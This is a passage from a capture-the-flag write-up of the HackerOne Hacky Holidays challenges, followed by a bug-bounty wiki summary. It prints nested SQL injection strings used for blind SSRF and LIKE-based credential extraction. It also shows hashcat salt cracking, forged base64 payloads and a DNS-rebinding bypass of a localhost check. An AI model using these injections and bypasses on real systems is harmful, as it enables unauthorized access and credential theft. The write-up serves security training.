
So a blind SSRF, All we have to do based on response codes as described on [api][31] page.
[31]: https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api "api"
So created a python script which is attached to do all these, thanks again to MrKn0w1t4ll here
(Attachment on the original report: endpoint.py)
Got 2 valid endpoints( Filtering based on response code if 404 then invalid else valid)
Query used abc' UNION SELECT "2' UNION SELECT 1,1,'../api/endpoint' -- -",'1',1-- -
─[shubham@parrot]─[~/hackyholidays/reconserver]
└──╼ $python3 endpoint.py
[+] Valid endpoint found: ping
[+] Valid endpoint found: user
Endpoint user seems interesting tried to find valid parameters and got 2 valid parameters.(Filtering based on response code if 400 then invalid parameter else valid parameter)
Query used abc' UNION SELECT "2' UNION SELECT 1,1,'../api/user?parameter=abc' -- -",'1',1-- -
─[shubham@parrot]─[~/hackyholidays/reconserver]
└──╼ $python3 endpoint.py
[+] Valid parameter found: password
[+] Valid parameter found: username
Damn, another SQL [like][32] query injection in username and password parameters.
[32]: https://github.blog/2015-11-03-like-injection/ "like"
We can extract bit by bit by injecting character% and filtering results based on response codes if 204 then no data found and does not start with the specified character and if response as invalid content type detected then some data is found and it starts with specified character.
Using query abc' UNION SELECT "2' UNION SELECT 1,1,'../api/user?username=character%' -- -",'1',1-- -
So I started checking each character from python's string.printable string one by one and got 1st chacater at g and kept repeating like g%, gr%, gri%, ...
Got valid username as grinchadmin and did same for passwor,
Using query abc' UNION SELECT "2' UNION SELECT 1,1,'../api/user?password=character%' -- -",'1',1-- -
Got password as s4ant4sucks, logged in on [attack-box][32] and got the flag.
[32]: https://hackyholidays.h1ctf.com/attack-box/login "attack-box"
Challenge 12: Grinch Network Attack Server
Using credentials from previous challenge, logged into [attack-box][32]

When clicked attack I got the follpwing page,

On viewing source code of main page, got this.
<tr>
                        <th>Target</th>
                        <th class="text-center">Action</th>
                    </tr>
                                        <tr>
                        <td>203.0.113.33</td>
                        <td class="text-center"><a class="btn btn-danger" href="/attack-box/launch?payload=eyJ0YXJnZXQiOiIyMDMuMC4xMTMuMzMiLCJoYXNoIjoiNWYyOTQwZDY1Y2E0MTQwY2MxOGQwODc4YmMzOTg5NTUifQ==" target="_blank">Attack</a></td>
                    </tr>
                                        <tr>
                        <td>203.0.113.53</td>
                        <td class="text-center"><a class="btn btn-danger" href="/attack-box/launch?payload=eyJ0YXJnZXQiOiIyMDMuMC4xMTMuNTMiLCJoYXNoIjoiMjgxNGY5YzczMTFhODJmMWI4MjI1ODUwMzlmNjI2MDcifQ==" target="_blank">Attack</a></td>
                    </tr>
                                        <tr>
                        <td>203.0.113.213</td>
                        <td class="text-center"><a class="btn btn-danger" href="/attack-box/launch?payload=eyJ0YXJnZXQiOiIyMDMuMC4xMTMuMjEzIiwiaGFzaCI6IjVhYTliNWE0OTdlMzkxOGMwZTE5MDBiMmEyMjI4YzM4In0=" target="_blank">Attack</a></td>
                    </tr>
On decoding base64 one of the payload got {"target":"203.0.113.213","hash":"5aa9b5a497e3918c0e1900b2a2228c38"}
So same as previous challenge? but do not have any obvious thing that we control, so I started cracking the salt of hash( Using host computer for cracking, we should never use VM for cracking)
PS C:\Users\Shubham Zodape\Downloads\hashcat-6.1.1> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("eyJ0YXJnZXQiOiIyMDMuMC4xMTMuMjEzIiwiaGFzaCI6IjVhYTliNWE0OTdlMzkxOGMwZTE5MDBiMmEyMjI4YzM4In0="))
{"target":"203.0.113.213","hash":"5aa9b5a497e3918c0e1900b2a2228c38"}
PS C:\Users\Shubham Zodape\Downloads\hashcat-6.1.1> echo "5aa9b5a497e3918c0e1900b2a2228c38:203.0.113.213" > ip.hash
PS C:\Users\Shubham Zodape\Downloads\hashcat-6.1.1> gc ip.hash
5aa9b5a497e3918c0e1900b2a2228c38:203.0.113.213
PS C:\Users\Shubham Zodape\Downloads\hashcat-6.1.1>.\hashcat.exe -m 10 .\ip.hash .\rockyou.txt
5aa9b5a497e3918c0e1900b2a2228c38:203.0.113.213:mrgrinch463
Got the salt as mrgrinch463, the hash is calculated by md5(salt+ip).
So we can create payload for any ip, here is script I created (Attachment on the original report: genpayload.py) to generate the payload
I created payload for ip 127.0.0.1 ( I have to take down the grinch) and sent it in payload parameter.
┌─[✗]─[shubham@parrot]─[~/hackyholidays/attackbox]
└──╼ $python3 genpayload.py
Enter IP Address: 127.0.0.1
Raw Payload: {"target":"127.0.0.1","hash":"3e3f8df1658372edf0214e202acb460b"}
Encoded Payload: eyJ0YXJnZXQiOiIxMjcuMC4wLjEiLCJoYXNoIjoiM2UzZjhkZjE2NTgzNzJlZGYwMjE0ZTIwMmFjYjQ2MGIifQ==
Got resposne,

There is some protection for hitiing localhost so we have to bypass that protection.
Any address we give it first resolves it into an IP address then performs attack.
There is a cool attack called [DNS-rebinding][33]
[33]: https://en.wikipedia.org/wiki/DNS_rebinding "DNS-rebinding"
Here I used [https://github.com/taviso/rbndr][34] to perform DNS-rebinding, using 7f000001.c0a80001.rbndr.us to create payload
[34]: https://github.com/taviso/rbndr "https://github.com/taviso/rbndr"
Enter IP Address: 7f000001.c0a80001.rbndr.us
Raw Payload: {"target":"7f000001.c0a80001.rbndr.us","hash":"de9d82d4ae9a61660701e7e1844ea643"}
Encoded Payload: eyJ0YXJnZXQiOiI3ZjAwMDAwMS5jMGE4MDAwMS5yYm5kci51cyIsImhhc2giOiJkZTlkODJkNGFlOWE2MTY2MDcwMWU3ZTE4NDRlYTY0MyJ9
After trying out 3-4 times, finally it worked and took down Grinch and saved the holidays.

Thank you hackerone for this great event, the challenges were really great. I had a lot of fun solving them and I learned many new things.
Impact
Anyone can take down Grinch.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely multiple root causes across challenges: information disclosure via robots.txt, predictable base64-encoded IDs, exposed API endpoints, username enumeration, insecure cookie flags, flawed string replacement for path traversal, and template injection.
Impact
An attacker could retrieve flags and sensitive information such as user details and session tokens, but this is a CTF environment with no real-world impact.
What the attacker needed
Access to the CTF website; none
How it was found
- Visited the target site and ran gobuster to find common files.
- Found robots.txt containing a disallowed path and a flag.
- Accessed the disallowed path and inspected the page source to find a data-info attribute with a flag.
- On the people-rater page, intercepted a request with a base64-encoded id parameter and decoded it to find a JSON object.
- Changed the id value, re-encoded it, and sent the request to retrieve a flag.
- On the swag-shop, enumerated API endpoints, found a sessions endpoint exposing base64-encoded sessions, decoded them to find a valid user UUID, then used wfuzz to find the uuid parameter and retrieved user details including a flag.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a write-up of a capture-the-flag (CTF) event, where players solve puzzles to find hidden flags. Each challenge demonstrates a common web security mistake, like leaving sensitive files accessible or trusting data from the user. The author shows how they found each flag step by step.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.



